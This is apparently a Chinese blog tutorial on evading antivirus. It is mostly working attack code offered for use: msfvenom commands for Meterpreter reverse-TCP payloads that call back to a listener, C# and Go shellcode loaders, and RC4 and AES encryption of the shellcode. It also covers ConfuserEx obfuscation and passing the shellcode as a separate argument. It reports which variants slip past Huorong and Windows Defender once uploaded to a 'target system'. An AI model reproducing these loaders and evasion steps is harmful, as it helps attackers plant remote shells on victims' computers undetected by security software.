-
免杀对抗-C#+go语言-混淆+防反编译+分离
C#&NET-ShellCode-生成/上线
一、生成:
1.msf生成C#语言的shellcode
命令:msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.206.192 LPORT=4444 -e x86/shikata_ga_nai -i 15 -f csharp

二、上线:
1.c#语言shellcode加载代码:
- using System;
- using System.Runtime.InteropServices;
- namespace TCPMeterpreterProcess
- {
- class Program
- {
- static void Main(string[] args)
- {
- // native function’s compiled code
- // generated with metasploit
- byte[] shellcode = new byte[] {msf生成的shellcode};
- UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
- MEM_COMMIT, PAGE_EXECUTE_READWRITE);
- Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
- IntPtr hThread = IntPtr.Zero;
- UInt32 threadId = 0;
- // prepare data
- IntPtr pinfo = IntPtr.Zero;
- // execute native code
- hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
- WaitForSingleObject(hThread, 0xFFFFFFFF);
- }
- private static UInt32 MEM_COMMIT = 0x1000;
- private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
- [DllImport("kernel32")]
- private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
- UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
- [DllImport("kernel32")]
- private static extern bool VirtualFree(IntPtr lpAddress,
- UInt32 dwSize, UInt32 dwFreeType);
- [DllImport("kernel32")]
- private static extern IntPtr CreateThread(
- UInt32 lpThreadAttributes,
- UInt32 dwStackSize,
- UInt32 lpStartAddress,
- IntPtr param,
- UInt32 dwCreationFlags,
- ref UInt32 lpThreadId
- );
- [DllImport("kernel32")]
- private static extern bool CloseHandle(IntPtr handle);
- [DllImport("kernel32")]
- private static extern UInt32 WaitForSingleObject(
- IntPtr hHandle,
- UInt32 dwMilliseconds
- );
- [DllImport("kernel32")]
- private static extern IntPtr GetModuleHandle(
- string moduleName
- );
- [DllImport("kernel32")]
- private static extern UInt32 GetProcAddress(
- IntPtr hModule,
- string procName
- );
- [DllImport("kernel32")]
- private static extern UInt32 LoadLibrary(
- string lpFileName
- );
- [DllImport("kernel32")]
- private static extern UInt32 GetLastError();
- }
- }
2.使用visual studio工具创建新项目

3.使用以上加载代码将shellcode放入,执行代码,msf成功上线

4.生成exe执行文件,上传到目标系统,被火绒杀死
生成:

上传:

C#-shellocde免杀对抗-混淆
Shellcode加密
加密代码:
- using System;
- using System.Collections.Generic;
- using System.IO;
- using System.Linq;
- using System.Security.Cryptography;
- using System.Text;
- using System.Reflection;
- using System.Runtime.CompilerServices;
- using System.Runtime.InteropServices;
- namespace Payload_Encrypt_Maker
- {
- class Program
- {
- // 加密密钥,可以更改,加解密源码中保持KEY一致就行
- static byte[] KEY = { 0x36, 0x16, 0x38, 0x01, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x36, 0x00, 0x00, 0x00, 0x00, 0x00, 0x33, 0x00, 0x33, 0x01, 0x33, 0x33, 0x00, 0x00 };
- static byte[] IV = { 0x00, 0xcc, 0x00, 0x00, 0x00, 0xcc };
- static byte[] payload = { 替换成MSF生成的shellcode };
- private static class Encryption_Class
- {
- public static string Encrypt(string key, string data)
- {
- Encoding unicode = Encoding.Unicode;
- return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(data)));
- }
- public static byte[] Encrypt(byte[] key, byte[] data)
- {
- return EncryptOutput(key, data).ToArray();
- }
- private static byte[] EncryptInitalize(byte[] key)
- {
- byte[] s = Enumerable.Range(0, 256)
- .Select(i => (byte)i)
- .ToArray();
- for (int i = 0, j = 0; i < 256; i++)
- {
- j = (j + key[i % key.Length] + s[i]) & 255;
- Swap(s, i, j);
- }
- return s;
- }
- private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
- {
- byte[] s = EncryptInitalize(key);
- int i = 0;
- int j = 0;
- return data.Select((b) =>
- {
- i = (i + 1) & 255;
- j = (j + s[i]) & 255;
- Swap(s, i, j);
- return (byte)(b ^ s[(s[i] + s[j]) & 255]);
- });
- }
- private static void Swap(byte[] s, int i, int j)
- {
- byte c = s[i];
- s[i] = s[j];
- s[j] = c;
- }
- }
- static void Main(string[] args)
- {
- byte[] result = Encryption_Class.Encrypt(KEY, payload);
- int b = 0;
- for (int i = 0; i < result.Length; i++)
- {
- b++;
- if (i == result.Length + 1)
- { Console.Write(result[i].ToString()); }
- if (i != result.Length) { Console.Write(result[i].ToString() + ","); }
- }
- }
- }
- }
解码代码:
- using System;
- using System.Collections.Generic;
- using System.Linq;
- using System.Text;
- using System.Runtime.InteropServices;
- using System.Threading;
- using System.Reflection;
- using System.Runtime.CompilerServices;
- namespace NativePayload_Reverse_tcp
- {
- public class Program
- {
- public static void Main()
- {
- Shellcode.Exec();
- }
- }
- class Shellcode
- {
- public static void Exec()
- {
- string Payload_Encrypted;
- Payload_Encrypted = "经过加密的shellcode";
- string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(',');
- byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];
- for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
- {
- byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
- _X_to_Bytes[i] = current;
- }
- // 解密密钥,可以更改,加解密源码中保持KEY一致就行
- byte[] KEY = { 0x36, 0x16, 0x38, 0x01, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x36, 0x00, 0x00, 0x00, 0x00, 0x00, 0x33, 0x00, 0x33, 0x01, 0x33, 0x33, 0x00, 0x00 };
- //byte[] KEY = { 0x33, 0x11, 0x33, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x33, 0x00, 0x00, 0x00, 0x00, 0x00, 0x33, 0x00, 0x33, 0x01, 0x33, 0x33, 0x00, 0x00 };
- byte[] MsfPayload = Decrypt(KEY, _X_to_Bytes);
- // 加载shellcode
- IntPtr returnAddr = VirtualAlloc((IntPtr)0, (uint)Math.Max(MsfPayload.Length, 0x1000), 0x3000, 0x40);
- Marshal.Copy(MsfPayload, 0, returnAddr, MsfPayload.Length);
- CreateThread((IntPtr)0, 0, returnAddr, (IntPtr)0, 0, (IntPtr)0);
- Thread.Sleep(2000);
- }
- public static byte[] Decrypt(byte[] key, byte[] data)
- {
- return EncryptOutput(key, data).ToArray();
- }
- private static byte[] EncryptInitalize(byte[] key)
- {
- byte[] s = Enumerable.Range(0, 256)
- .Select(i => (byte)i)
- .ToArray();
- for (int i = 0, j = 0; i < 256; i++)
- {
- j = (j + key[i % key.Length] + s[i]) & 255;
- Swap(s, i, j);
- }
- return s;
- }
- private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
- {
- byte[] s = EncryptInitalize(key);
- int i = 0;
- int j = 0;
- return data.Select((b) =>
- {
- i = (i + 1) & 255;
- j = (j + s[i]) & 255;
- Swap(s, i, j);
- return (byte)(b ^ s[(s[i] + s[j]) & 255]);
- });
- }
- private static void Swap(byte[] s, int i, int j)
- {
- byte c = s[i];
- s[i] = s[j];
- s[j] = c;
- }
- [DllImport("kernel32.dll")]
- public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
- [DllImport("kernel32.dll")]
- public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
- }
- }
1.msf生成shellcode
命令:msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.206.192 LPORT=4444 -f csharp
2.执行加密代码,获取加密后的shellcode

3.将加密后的shellcode放到解码代码中,生成exe执行程序,上传目标系统
还是被逮了:

防反编译项目-ConfuserEx
介绍:上传脚本到目标系统时,很容易就会被杀软将脚本反编译检测,所以将脚本使用ConfuserEx项目进行保护,防止杀软反编译检测。
ConfuserEx下载:https://github.com/yck1509/ConfuserEx
付费项目:https://shell.virbox.com/?utm_source=baidu&bd_vid=7795485509211889742
1.打开工具,将生成的exe程序拖入工具,然后如下图操作

2.点击生成

3.生成后的程序会保存在exe程序的根目录下生成Confused目录下

4.正常上传到目标系统,成功绕过检测

GO语言-ShellCode免杀-原型+混淆+分离
1.cs生成c语言的shellcode,因为使用的go加载脚本加载的是byte流数据,所以打开shellcode将 / 替换为 ,0

2.使用Visual studio Code 工具打开go加载脚本,将shellcode放入(shellcode后面加上","表示结束)
新建终端

执行加载脚本,命令:go run 文件名
成功上线

3.执行命令,将go文件编译为exe程序
-编译1.go脚本
go build 1.go
-没有弹窗的exe命令编译:
go build -ldflags="-H windowsgui -w -s" 1.go

4.将exe上传目标系统,直接被秒杀。

混淆-AES加密
加密脚本:AES.go
- package main
- import (
- "bytes"
- "crypto/aes"
- "crypto/cipher"
- "encoding/base64"
- "encoding/hex"
- "fmt"
- "math/rand"
- "os"
- "strings"
- "time"
- )
- //随机生成key,后面用来解密的
- func key(l int) string {
- str := "0123456789abcdefghijklmnopqrstuvwxyz"
- bytes := []byte(str)
- result := []byte{}
- r := rand.New(rand.NewSource(time.Now().UnixNano()))
- for i := 0; i < l; i++ {
- result = append(result, bytes[r.Intn(len(bytes))])
- }
- return string(result)
- }
- //使用PKCS5进行填充用来
- func PKCS5Padding(ciphertext []byte, blockSize int) []byte {
- padding := blockSize - len(ciphertext)%blockSize
- padtext := bytes.Repeat([]byte{byte(padding)}, padding)
- return append(ciphertext, padtext...)
- }
- //进行aes加密
- func AesEncrypt(origData, key []byte) ([]byte, error) {
- block, err := aes.NewCipher(key)
- if err != nil {
- return nil, err
- }
- blockSize := block.BlockSize()
- origData = PKCS5Padding(origData, blockSize)
- blockMode := cipher.NewCBCEncrypter(block, key[:blockSize])
- crypted := make([]byte, len(origData))
- blockMode.CryptBlocks(crypted, origData)
- return crypted, nil
- }
- //主函数入口,对字符进行了处理
- func main() {
- argsWithProg := os.Args
- if len(argsWithProg) < 2 {
- fmt.Println("usage : ", argsWithProg[0], " paylaod.c")
- return
- }
- confFile := os.Args[1]
- str2 := strings.Replace(confFile, "\\x", "", -1)
- data, _ := hex.DecodeString(str2)
- key1 := key(16)
- fmt.Println("Key:", key1)
- var key []byte = []byte(key1)
- aes, _ := AesEncrypt(data, key)
- encoded := base64.StdEncoding.EncodeToString(aes)
- fmt.Println("Code:", encoded)
- }
解密脚本:AES_jm.go
- package main
- import (
- "crypto/aes"
- "crypto/cipher"
- "encoding/base64"
- "os"
- "syscall"
- "unsafe"
- )
- //这一块是定义一些东西去加载我们的shellcode
- var procVirtualProtect = syscall.NewLazyDLL("kernel32.dll").NewProc("VirtualProtect")
- func VirtualProtect(lpAddress unsafe.Pointer, dwSize uintptr, flNewProtect uint32, lpflOldProtect unsafe.Pointer) bool {
- ret, _, _ := procVirtualProtect.Call(
- uintptr(lpAddress),
- uintptr(dwSize),
- uintptr(flNewProtect),
- uintptr(lpflOldProtect))
- return ret > 0
- }
- //shellcode执行函数
- func Run(sc []byte) {
- f := func() {}
- var oldfperms uint32
- if !VirtualProtect(unsafe.Pointer(*(**uintptr)(unsafe.Pointer(&f))), unsafe.Sizeof(uintptr(0)), uint32(0x40), unsafe.Pointer(&oldfperms)) {
- panic("Call to VirtualProtect failed!")
- }
- **(**uintptr)(unsafe.Pointer(&f)) = *(*uintptr)(unsafe.Pointer(&sc))
- var oldshellcodeperms uint32
- if !VirtualProtect(unsafe.Pointer(*(*uintptr)(unsafe.Pointer(&sc))), uintptr(len(sc)), uint32(0x40), unsafe.Pointer(&oldshellcodeperms)) {
- panic("Call to VirtualProtect failed!")
- }
- f()
- }
- //同样为了保证我们的shellcode正常运行要进行PKCS5的操作
- func PKCS5UnPadding(origData []byte) []byte {
- length := len(origData)
- unpadding := int(origData[length-1])
- return origData[:(length - unpadding)]
- }
- //经典的aes解密操作
- func AesDecrypt(crypted, key []byte) ([]byte, error) {
- block, err := aes.NewCipher(key)
- if err != nil {
- return nil, err
- }
- blockSize := block.BlockSize()
- blockMode := cipher.NewCBCDecrypter(block, key[:blockSize])
- origData := make([]byte, len(crypted))
- blockMode.CryptBlocks(origData, crypted)
- origData = PKCS5UnPadding(origData)
- return origData, nil
- }
- //运行主函数,主要是接受参数进行base64解码,ase解码,运行shellcode
- func main() {
- key1 := os.Args[1]
- payload1 := os.Args[2]
- encoded2, _ := base64.StdEncoding.DecodeString(payload1)
- var key []byte = []byte(key1)
- AES, _ := AesDecrypt(encoded2, key)
- Run(AES)
- }
1.执行命令,运行AES加密脚本对shellcode进行aes加密
命令:go run 文件名 生成的shellcode

2.执行命令,编译解密脚本,运行AES解密加载代码
-编译AES_jm.go脚本
go build AES_jm.go
-没有弹窗的exe命令编译:
go build -ldflags="-H windowsgui -w -s" AES_jm.go
命令:exe文件名 key 加密的shellcode
成功上线

3.上传AES_jm.exe到目标系统,被火绒秒杀。
但是此方法可以过 Windows自带的Windows defender杀毒软件

参数分离
1、执行命令,使用msf生成shellcode
命令:msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=监听ip LPORT=端口 -f hex

2.msf设置监听

3.编译自写的go语言shellcode加载代码,执行编译后的exe程序。执行程序,msf成功上线
命令:go build -ldflags "-s -w -H=windowsgui" 5.go
命令:5.exe 生成的shellcode

4.将5.exe上传到目标系统,执行程序,msf成功上线。成功绕过火绒检测

-
相关阅读:
CSP认证202305-2矩阵运算(c++)
【MySQL】MySQL数据管理——DDL数据操作语言(数据表)
如何计算Renko大小,FPmarkets用ATR3步计算
如何使用Python实现发送邮件功能
KT6368A双模蓝牙芯片串口与mcu之间串接的电阻以及电平转换说明
基于Redis商品库存扣减方案
SpringBoot + SpringSecurity + redis 整合优化版(2)
MATLAB 不同的surface图需要一个统一的colorbar
Games104 gameplay系统笔记
如何用VisualStudio编写一个利用滑块绘制扇形的小程序 既可以正向绘制也可以反向绘制
- 原文地址:https://blog.csdn.net/m0_51345235/article/details/133036336
